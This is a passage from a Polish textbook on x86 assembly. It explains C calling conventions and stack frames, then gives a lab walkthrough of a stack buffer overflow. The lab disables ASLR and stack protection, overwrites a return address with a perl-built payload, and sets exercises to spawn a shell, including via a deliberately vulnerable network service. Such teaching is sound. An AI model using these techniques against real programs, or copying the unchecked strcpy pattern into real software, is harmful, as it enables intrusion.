
Instrukcja `call adres_funkcji` powoduje skopiowanie na stos adresu instrukcji następującej bezpośrednio po `call` (jest to adres powrotu z funkcji) a następnie załadowanie do rejestru instrukcji `%eip` adresu nowej funkcji (`adres_funkcji`)bedącej argumentem wywołania. Spowoduje to rozpoczęcie wykonywania kodu nowej funkcji. Ostatnia instrukcja funkcji czyli `ret` powoduje skopiowanie do licznika rozkazów ze stosu adresu powrotu i wznowienie wykonywania kodu czyli instrukcji następnej po `call`.

Instrukcja	Operandy	Flagi
`call`	`Adres docelowy`	`O/S/Z/A/C`
Składuje na stosie zawartość następnej instrukcji wskazywanej przez licznik rozkazów `%eip` i wykonuje skok do instrukcji wskazanej w operandzie. Do określenia adresu skoku można też użyć poprzedzonego gwiazdką nazwy rejestru. Np. `call *%eax` spowoduje skok do adresu określonego w `%eax.`		
`ret`		`O/S/Z/A/C`
Powrót z funkcji. Zdejmuje ze stosu wartość adresu powrotu i przesyła ją do licznika rozkazów `%eip`.		

Stos jest intensywnie wykorzystywany w języku C do organizacji wykonywania funkcji. Pełni on nastepujące funkcje:

- Przekazanie z funkcji wywołującej do wywoływanej parametrów funkcji
- Przechowanie adresu powrotu z funkcji
- Zapewnienie miejsca na zmienne lokalne funkcji

Istnieje dobrze ugruntowana konwencja tworzenia funkcji w języku C (a także w innych językach) która będzie dalej opisana.



Rys. 2 Segmenty programu i ich położenie w pamięci operacyjnej, ramka stosu

W sytuacji gdy wywoływana jest jakaś funkcja na stosie tworzona jest tak zwana ramka stosu dla tej funkcji. Zawiera ona:

- Parametry wywoływanej funkcji
- Adres powrotu
- Zachowaną wartość rejestru EBP
- Zmienne lokalne

Kiedy funkcja kończy działanie to ramka zostaje usunięta ze stosu. Rejestry EBP i ESP wskazują na położenie ramki stosu. Gdy funkcja kończy się procesor musi wiedzieć jaka kolejna instrukcja musi być wykonana. Informację tę zawiera umieszczony na stosie adres powrotu który po zakończeniu działania funkcji umieszczany jest w rejestrze instrukcji EIP. W ten sposób sterowanie powraca do funkcji `main`. Gdyby udało się zmienić adres powrotu sterowanie mogło by być przekazane w inne miejsce.

Przed wywołaniem funkcji, należy przesłać na stos argumenty funkcji w odwrotnej kolejności względem występowania na liście argumentów.

```
Parametr #N
...
Parametr 2
Parametr 1
Adres powrotu <--- (%esp)
```

Rys. 11-3 Obraz stosu po wykonaniu rozkazu `call`

Przy wywoływaniu funkcji obowiązują następujące reguły:

- Początek stosu jest wyrównany co do wielokrotności słowa 4 bajtowego (ang. Word Alligned)
- Funkcja wywołująca (ang. *Caller*) umieszcza na stosie argumenty w odwrotnej kolejności niż wystepują na liście argumentów funkcji.
- Wielkość argumentu ma być zwiększona do 4 bajtów gdy jest ona mniejsza.

Zakłada się że rejestry `%ebp`, `%ebx`, `%edi`, `%esi`, `%esp` należą do funkcji wywołującej i powinny być zachowane przez funkcję wywoływaną. W standardzie wywoływania funkcji dla języka C pewne rejestry pełnią ustaloną rolę:

`%esp`	Wskaźnik stosu, wyznacza dolną granicę stosu
`%ebp`	Wskaźnik bieżącej ramki stosu. Przechowuje wartość wskaźnika stosu z chwili tuż po wejściu do nowej funkcji. Względem tego wskaźnika można adresować argumenty %ebp + 8, %ebp + 12,... Bądź zmienne lokalne nowej funkcji: %ebp – 4, %ebp – 8,...Rejestr musi być przechowany przez funkcję wywołującą.
`%eax`	Przechowuje wartość `int` zwracaną przez funkcję. Gdy funkcja zwraca strukturę, unię lub inną złozoną strukturę jest to adres tej struktury

Tab. 11-2 Rejestry związanie z wywoływaniem funkcji

Wywołanie funkcji `call adres_funkcji` powoduje skopiowanie na stos adresu następnej instrukcji po `call`, a następnie przesłanie do licznika rozkazów `%eip` adresu nowej funkcji.

Pierwszą rzeczą którą robi nowa funkcja to przesłanie na stos zawartości rejestru `%ebp` czyli wykonanie instrukcji `pushl %ebp`. Następnie kopiuje się do rejestru `%ebp` wskaźnik stosu `%esp` przez wykonanie instrukcji `movl %esp, %ebp`. Rejestr `%ebp` nazywany jest wskaźnikiem ramki stosu i pełni on ważną rolę. Pozwala on na dostęp do parametrów funkcji i do zmiennych lokalnych funkcji jako indeksów względem rejestru `%ebp`.

```
call adres_funkcji
...
# w nowej funkcji
pushl %ebp
movl %esp, %ebp
...
```

Obraz stosu po wykonaiu tego kodu pokazano poniżej.

```
Parametr #N       <--- N*4+4(%ebp)
...
Parametr 2        <--- 12(%ebp)
Parametr 1        <--- 8(%ebp)
Adres powrotu     <--- 4(%ebp)
Stary %ebp        <--- (%esp) i (%ebp)
```

Rys. 11-4 Obraz stosu po wykonaniu rozkazu `call`

Dla przykładu rozważymy wywołanie funkcji:

```
printf("The number is %d", 88);
```


W assemblerze wywołanie wygląda jak poniżej.

```
.section .data
text_string:
.ascii "The number is %d\0"
.section .text
pushl $88
pushl $text_string
call printf
popl %eax
popl %eax #%eax jest rejestrem nie wykorzystanym
```

Przykład 11-1 Wywołanie sekwencji `printf("The number is %d", 88);`

11.6 Ramka stosu

Fragment stosu zaalokowany dla określonej funkcji nazywa się ramką stosu tej funkcji (ang. *stack frame*). Każdy parametr funkcji może być odczytany jako indeksowany względem `%ebp` jak pokazuje poniższy diagram.



Rys. 11-5 Umieszczanie argumentów funkcji na stosie

Jeżeli założymy że każdy argument funkcji zajmuje 4 bajty to adresem N-tego argumentu jest `8+4*N (N=0,1,2,3,...)` względem rejestru `%ebp`. Zmienne lokalne także trzymane są na stosie gdyż nie można zagwarantować że zmieszczą się w rejestrach. Drugim powodem lokalizacji zmiennych na stosie jest brak gwarancji że wywoływane w funkcji inne funkcje nie nadpiszą używanych w funkcji rejestrów.
Kolejnym krokiem, opcjonalnym, jest zachowanie rejestrów które mogą być nadpisane w wywoływanej funkcji a mogą być potrzebne w funkcji wywołującej. Następnym krokiem jaki może być wykonany, jest rezerwacja miejsca na stosie dla zmiennych lokalnych. W podanym niżej przykładzie jest to 80 bajtów.

```
prologue:
        pushl   %ebp            / save frame pointer
        movl    %esp, %ebp      / set new frame pointer
        subl    $80, %esp       / allocate stack space
        pushl   %edi            / save local register
        pushl   %esi            / save local register
        pushl   %ebx            / save local register
```

Kod 11-1 Prolog wykonania nowej funkcji

Przykładowo jeżeli chcemy zarezerwować na stosie miejsce dla dwóch zmiennych 4 bajtowych zmniejszamy wskaźnik stosu o 8.


```
subl $8, %esp
```

Stos będzie wtedy miał postać:

```
Parametr #N <--- N*4+4(%ebp)
...
Parametr 2 <--- 12(%ebp)
Parametr 1 <--- 8(%ebp)
Adres powrotu <--- 4(%ebp)
Stary %ebp <--- (%ebp)
Zmienna lokalna 1 <--- -4(%ebp)
Zmienna lokalna 2 <--- -8(%ebp) ß (%esp)
```

Rys. 11-6 Obraz stosu po rezerwacji miejsca na zmienne lokalne

Jak widać zarówno parametry funkcji jak i zmienne lokalne są dostępne jako przesunięcie względem rejestru `%ebp`. Ramka stosu pokazana jest poniżej.



Rys. 11-7 Ramka stosu

Aktualna ramka stosu ograniczona jest przez dwa rejestry:

- Wskaźnik ramki (ang. frame pointer) `%ebp` który wskazuje na początek ramki stosu funkcji.
- Wskaźnik stosu (ang. stack pointer) `%esp` który wskazuje na koniec ramki stosu funkcji.

Kiedy funkcja się kończy wykonywane są następujące kroki.

1. Wartość zwracana przez funkcję przesyłana jest do rejestru `%eax`.
2. Przywrócenie stosu do postaci takiej jak w chwili gdy funkcja była wywoływana. Zwolnienie miejsca na zmienne lokalne i przywrócenie poprzedniej wartości ramki stosu `%ebp`.
3. Przesłanie ze stosu do licznika instrukcji adresu następnej instrukcji po `call`. Wykonuje to rozkaz `ret`.

Zanim nastąpi powrót do funkcji wywołującej, należy przywrócić postać stosu taką jaka była bezpośrednio po wejściu do funkcji. Stąd musimy przywrócić wartość wskaźnika stosu `%esp` i rejestru bazowego `%ebp` z chwili wejścia do funkcji. Odbywa się to przez skopiowanie do `%esp` zawartości `%ebp` (`movl %ebp, %esp`) i przywrócenie poprzedniej wartości rejestru `%ebp` (`popl %ebp`).

Czynności te można wykonać jedną instrukcją `leave`. Tak więc zakończenie funkcji ma postać:

```
movl %ebp, %esp  # odtwarzamy stary stos
popl %ebp        # odtwarzamy stary %ebp
ret              # powrot z funkcji
```

Rys. 11-8 Sekwencja zakończenia funkcji

Gdy nastąpi powrót z funkcji, to stos się wycofa do poprzedniej postaci i pamięć na zmienne lokalne zostanie zwolniona.

```
# wejscie do funkcji
pushl %ebp        # zabezpieczenie starego %ebp
movl %esp, %ebp   # nowy %ebp zawiera aktualny wsk. stosu
# rozkazy funcji

#opuszczenie funkji
movl %ebp, %esp   # odtwarzamy stary stos
popl %ebp         # odtwarzamy stary %ebp
ret               # powrot z funkcji
```

Kod 11-1 Wejście i wyjście z funkcji

Trochę inny wzorzec zakończenia funkcji podano poniżej. Przywraca on zachowane na stosie rejestry `%ebx,%esi, %edi` i umieszcza w `%eax` z zwracaną przez funkcję wartość.

```
        movl   %edi, %eax    / set up return value
epilogue:
        popl   %ebx          / restore local register
        popl   %esi          / restore local register
        popl   %edi          / restore local register
        leave                / restore frame pointer
        ret                  / pop return address
```

Kod 11-2 Inny wzorzec epilogu zakończenia funkcji

11.7 Zmienne globalne i lokalne

Zmienne globalne deklarowane są w segmentach `.data` i `.bss`. Zmienne lokalne utrzymywane są na stosie na początku ramki stosu funkcji. Dostęp do zmiennych globalnych i lokalnych jest różny. Zmienne globalne dostępne są przez adresowanie bezpośrednie, zmienne lokalne pośrednio względem rejestru indeksowego `%ebp`.

```
int my_global_var;

int func(){
  int my_local_var;
  my_local_var = 1;
  my_global_var = 2;
  return 0;
}
```

Przykład 11-2 Funkcja func w języku C

```
.section .data
.lcomm my_global_var, 4
.type func, @function
func:
pushl %ebp        # zachowaj stary base pointer
movl %esp, %ebp   # skopiuj wskaznik stosu do base pointer
subl $4, %esp     # zarezerwoj miejsce na my_local_var
.equ my_local_var, -4 # mozna uzywac stalej my_local_var by uzyskac
# dostep do zmiennej my_local_var
movl $1, my_local_var(%ebp)
movl $2, my_global_var
movl %ebp, %esp   # zakonczenie funkcji i return
popl %ebp
ret
```

Przykład 11-3 Funkcja func w języku assemblera

Rezerwacja miejsca na stosie na zmienną `my_local_var` następuje przez wykonanie odejmowania:

```
subl $4, %esp
```

Dostęp jest względem rejestru `%ebp` z przesunięciem –4.

11.8 Przebieg wywołania i wykonania funkcji, przepełnienie bufora

W nowoczesnych procesorach stosowane są techniki zapobiegające złośliwym programom. Wymienić tu można:

- DEP - (ang. *Data Execution Prevention*) – oznaczenie danego obszaru jako dane, nie może być wykonany jako kod.
- ASLR - (ang. *Address Space Layout Randomisation*) – losowa zmiana lokalizacji ładowanych bibliotek.

W eksperymentach mechanizmy te powinny być wyłączone co uzyskuje się w następujący sposób:

```
$nano /proc/sys/kernel/randomize_va_space
```

W pliku będzie zapisana wartość 2, należy ja zmienić na 0.

W celu przeprowadzenie eksperymentu z przejęciem kontroli nad działaniem programu tworzymy program jak poniżej:

```
#include <string.h>
#include <stdio.h>

  void overflowed() {
       printf("%s\n", "Przechwycenie");
  }

  void function(char *str) {
       char buffer[5];
       strcpy(buffer,str);
  }

  void main(int argc, char *argv[])
  {
       function(argv[1]);
       printf("%s\n","Wykonanie zwykle");
  }
```

Przykład 11-4 `Program bufover.c`

Kompilujemy program jak poniżej:

```
$gcc -g -fno-stack-protector -z execstack -o bufover bufover.c
```

Próbujemy wykonać program normalnie:

```
$./bufover AAAA
Wykonanie zwykle
```

Jak widać pojawia się komunikat sygnalizujący wywołanie funkcji `function` i standardowe zakończenie programu. Uruchamiamy debugger `gdb` podając jako parametr nazwę programu.

```
$gdb bufover
 (gdb) list 4,16
4       void overflowed() {
5            printf("%s\n", "Przechwycenie");
6       }
7
8       void function(char *str) {
9            char buffer[5];
10           strcpy(buffer,str);
11      }
12      void main(int argc, char *argv[])
13       {
14           function(argv[1]);
15           printf("%s\n","Wykonanie zwykle");
16       }
```

Wynik 1 Listowanie programu źródłowego

Następnie ustawiamy pułapki w liniach 14,10,11

```
(gdb)break 14
Breakpoint 1 at 0x8048462: file bufover.c, line 14.
(gdb)break 10
Breakpoint 2 at 0x804843a: file bufover.c, line 10.
(gdb)break 11
Breakpoint 3 at 0x804844c: file bufover.c, line 11.
(gdb)info break
Breakpoint 1 at 0x8048462: file bufover.c, line 14.
Breakpoint 2 at 0x804843a: file bufover.c, line 10.
Breakpoint 3 at 0x804844c: file bufover.c, line 11.
```

Dalej uruchamiamy program z parametrem AAAA

```
(gdb) run AAAA
Starting program: /root/lab/BUS/bufover AAAA

Breakpoint 1, main (argc=2, argv=0xbffff4b4) at bufover.c:14
14          function(argv[1]);
```

Program dochodzi do pułapki na linii 14, funkcja `function` nie jest jeszcze wykonywana. Wyświetlamy zawartość stosu, jego szczyt wskazuje adres zawarty w rejestrze `esp` a koniec wskazuje adres zawarty w rejestrze `ebp.` Wyświetlenie zawartości stosu odbywa się poprzez wykonanie polecenia `x/16xw $esp` . x oznacza wyświetl zawartość pamięci, 16 oznacza liczbę wyświetlanych jednostek, x – format (hexadecymalny), w – długość jednostki (słowo). Parametr `$esp` oznacza adres od którego wyświetlać pamięć, w tym przypadku zawarty jest on w rejestrze `esp`.

```
(gdb) x/16xw $esp
0xbffff3d0: 0xb7fb23dc  0xbffff3f0  0x00000000  0xb7e1b5f7
0xbffff3e0: 0xb7fb2000  0xb7fb2000  0x00000000  0xb7e1b5f7
0xbffff3f0: 0x00000002  0xbffff484  0xbffff490  0x00000000
0xbffff400: 0x00000000  0x00000000  0xb7fb2000  0xb7fffc04
(gdb) x/1xw $ebp
0xbffff3d8: 0x00000000
(gdb)
```

Ramka stosu dla funkcji `main` wygląda jak poniżej.

```
0xbffff3d0: 0xb7fb23dc  0xbffff3f0  0x00000000
```

Następnie przechodzimy do kolejnej pułapki (naciskamy `c – continue`) i wyświetlamy stos przed wykonaniem funkcji `strcpy`.


```
 (gdb) x/16xw $esp
0xbffff3a0: 0x00008000  0xb7fb2000  0x00000000  0xb7e1b31a
0xbffff3b0: 0x00000002  0x00000001  0xbffff3d8  0x08048473
0xbffff3c0: 0xbffff617  0xbffff484  0xbffff490  0x080484b1
0xbffff3d0: 0xb7fb23dc  0xbffff3f0  0x00000000  0xb7e1b5f7
(gdb) x/1xw $ebp
0xbffff3b8: 0xbffff3d8
```

Ramka stosu dla funkcji `function` wygląda jak poniżej.

```
0xbffff3a0: 0x00008000  0xb7fb2000  0x00000000  0xb7e1b31a
0xbffff3b0: 0x00000002  0x00000001  0xbffff3d8  0x08048473
```

Następnie przeprowadzamy disassemblację funkcji main.

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x0804844f <+0>:     lea    0x4(%esp),%ecx
   0x08048453 <+4>:     and    $0xfffffff0,%esp
   0x08048456 <+7>:     pushl  -0x4(%ecx)
   0x08048459 <+10>:    push   %ebp
   0x0804845a <+11>:    mov    %esp,%ebp
   0x0804845c <+13>:    push   %ecx
   0x0804845d <+14>:    sub    $0x4,%esp
   0x08048460 <+17>:    mov    %ecx,%eax
   0x08048462 <+19>:    mov    0x4(%eax),%eax
   0x08048465 <+22>:    add    $0x4,%eax
   0x08048468 <+25>:    mov    (%eax),%eax
   0x0804846a <+27>:    sub    $0xc,%esp
   0x0804846d <+30>:    push   %eax
   0x0804846e <+31>:    call   0x8048434 <function>
   0x08048473 <+36>:    add    $0x10,%esp
```




```
   0x08048476 <+39>:    sub    $0xc,%esp
   0x08048479 <+42>:    push   $0x804851e
   0x0804847e <+47>:    call   0x80482f0 <puts@plt>
   0x08048483 <+52>:    add    $0x10,%esp
   0x08048486 <+55>:    nop
   0x08048487 <+56>:    mov    -0x4(%ebp),%ecx
   0x0804848a <+59>:    leave
---Type <return> to continue, or q <return> to quit---B
```


Widać jaki powinien być adres powrotu z funkcji, (następny adres po instrukcji `call 0x0804846e <function>`). Jest to adres **`0x08048473`**.

Następnie przechodzimy do kolejnej pułapki i wyświetlamy stos po wykonaniu funkcji `strcpy`.

```
(gdb) c
Continuing.
Breakpoint 3, function (str=0xbffff617 "AAAA") at bufover.c:11
11      }
(gdb) x/16xw $esp
0xbffff3a0: 0x00008000  0xb7fb2000  0x41000000  0x00414141
0xbffff3b0: 0x00000002  0x00000001  0xbffff3d8  0x08048473
0xbffff3c0: 0xbffff617  0xbffff484  0xbffff490  0x080484b1
0xbffff3d0: 0xb7fb23dc  0xbffff3f0  0x00000000  0xb7e1b5f7
(gdb) c
Continuing.
Wykonanie zwykle
[Inferior 1 (process 1561) exited with code 021]
```



W obrazie stosu widzimy skopiowane do tablicy buffer[5] argumenty funkcji czyli ciąg czterech liter AAAA, kod litery A to 41. Widoczny jest także kod powrotu `0x08048473`. Idea przejęcia kontroli nad programem jest prosta. Wykorzystujemy fakt że funkcja `strcpy(char *źródło, char *przeznaczenie)` która kopiuje łańcuch `źródło` do miejsca `przeznaczenie` nie sprawdza czy bufor `przeznaczenie` jest wystarczająco duży aby pomieścić łańcuch `źródło`. Jak wiemy bufor przeznaczenie umieszczony jest w zmiennej `char buffer[5]`która umieszczona jest na stosie i ma długość 5 bajtów. Jeżeli argument programu będzie dłuższy niż 4 znaki nadpisze on kolejne komórki stosu, a przy odpowiedniej długości także adres powrotu funkcji. Wpisując tam poprzez odpowiedni dobór argumentu wywołania programu, adres funkcji `overflowed` możemy spowodować jej wykonanie.



Rys. 3 Nadpisanie adresu powrotu funkcji adresem funkcji overflowed.

Adres funkcji overflowed możemy uzyskać przez jej disassemblację co jest pokazane poniżej.

```
(gdb) disass overflowed
Dump of assembler code for function overflowed:
   0x0804841b <+0>:     push   %ebp
   0x0804841c <+1>:     mov    %esp,%ebp
```

```
   0x0804841e <+3>:     sub    $0x8,%esp
   0x08048421 <+6>:     sub    $0xc,%esp
   0x08048424 <+9>:     push   $0x8048510
   0x08048429 <+14>:    call   0x80482f0 <puts@plt>
   0x0804842e <+19>:    add    $0x10,%esp
   0x08048431 <+22>:    nop
   0x08048432 <+23>:    leave
   0x08048433 <+24>:    ret
End of assembler dump.
```

Widzimy że adresem funkcji `overfloved` jest `0x0804841b.` Adres ten należy podstawić na stosie w miejsce adresu `0x08048473.`

11.9 Wywołanie kontrolowanej awarii programu

Spowodowanie wykonania funkcji `overfloved` polega na odpowiednim doborze parametrów wywołania programu tak aby na stosie w miejscu adresu powrotu `0x08048473` znalazł się adres `0x0804841b.` Jako że procesory Intel używają porządku bajtów Little Endian gdzie jako pierwsze zapisywane są mniej znaczące bajty. Kolejność bajtów należy więc odwrócić. Uruchamiamy nasz program podając jako parametr 17 liter A.

```
(gdb) run $(perl -e 'print "A" x 17 . "\x1b\x84\x04\x08"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/lab/BUS/bufover $(perl -e 'print "A" x 17 .
"\x1b\x84\x04\x08"')
Breakpoint 1, main (argc=2, argv=0xbffff474) at bufover.c:14
14          function(argv[1]);
(gdb) c
Continuing.
Breakpoint 2, function (
    str=0xbffff606 'A' <repeats 17 times>, "\033\204\004\b") at bufover.c:10
10          strcpy(buffer,str);
(gdb) c
Continuing.
Breakpoint 3, function (str=0xbffff600 "") at bufover.c:11
11 }
```

Dalej wyświetlamy zawartość stosu.

```
(gdb) x/20xw $esp
0xbffff390: 0x00008000  0xb7fb2000  0x41000000  0x41414141
0xbffff3a0: 0x41414141  0x41414141  0x41414141  0x0804841b
0xbffff3b0: 0xbffff600  0xbffff474  0xbffff480  0x080484b1
0xbffff3c0: 0xb7fb23dc  0xbffff3e0  0x00000000  0xb7e1b5f7
0xbffff3d0: 0xb7fb2000  0xb7fb2000  0x00000000  0xb7e1b5f7
```

Nowy kod powrotu

Widać że pod adresem `0xbffff3a0 + 12` jest umieszczony nowy kod powrotu czyli `0x0804841b`. Wznawiamy wykonanie programu.

```
(gdb) c
Continuing.
Przechwycenie
Program received signal SIGSEGV, Segmentation fault.
0xbffff600 in ?? ()
```

Program wykonał skok do naszej funkcji i cel został osiągnięty. Możemy teraz wykonać program poza debuggerem.

```
root@kali:~/lab/BUS# ./bufover $(perl -e 'print "A" x 17 . "\x1b\x84\x04\x08"')
Przechwycenie
Segmentation fault
```

Jak widać uruchamiając program poza debbugerem także osiągniemy zamierzony cel.

11.10 Zadania

11.10.1 Zadanie 1

Dla danego niżej programu `bufshell.c` znajdź parametry wywołania by uruchomić `shell`.

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

  void overflowed() {
       system("/bin/sh");
  }

  void function(char *str) {
       char buffer[5];
       strcpy(buffer,str);
  }
  void main(int argc, char *argv[])
   {
       function(argv[1]);
       printf("%s\n","Wykonanie zwykle");
   }
```

Przykład 11-5 Program `bufshell.c`


11.10.2 Zadanie 2

Napisz program podobny do `bufshell.c` ale uruchamiany przez sieć jako usługa `inetd`. Program ma nasłuchiwać na wybranym porcie TCP. Dostań się do portu za pomocą programu `telnet` i spowoduj jego awarię prowadzącą do uruchomienia shella.

12. Szyfrowanie danych i ich deszyfracja

12.1 Szyfrowanie symetryczne i asymetryczne

Szyfrowanie danych [16] jest procesem w którym wiadomość napisana tekstem jawnym jest przekształcana w tekst zaszyfrowany (szyfrogram) za pomocą algorytmu szyfrowania i klucza. Deszyfrowanie jest procesem odwrotnym. Tekst zaszyfrowany przekształcany jest w pierwotną wiadomość za pomocą algorytmu deszyfrowania i klucza.



Rys. 12-1 Proces szyfrowania i deszyfracji


Szyfrowania używa się w następujących celach [16]:

- Ochrony przechowywanej w komputerze informacji przed nieatoryzowanym dostępem
- Ochrony informacji przesyłanej pomiędzy komputerami
- Wykrywanie przypadkowych lub celowych zniekształceń informacji
- Weryfikacji tożsamości osób
- Weryfikacji autentyczności dokumentów

W chwili obecnej stosowane sa dwie podstawowe metody szyfrowania:

- Algorytmy szyfrowania z kluczem prywatnym, zwane także algorytmy z kluczem symetrycznym. W algorytmach tych do szyfrowania i odszyfrowania waidomości stosuje się ten sam klucz.
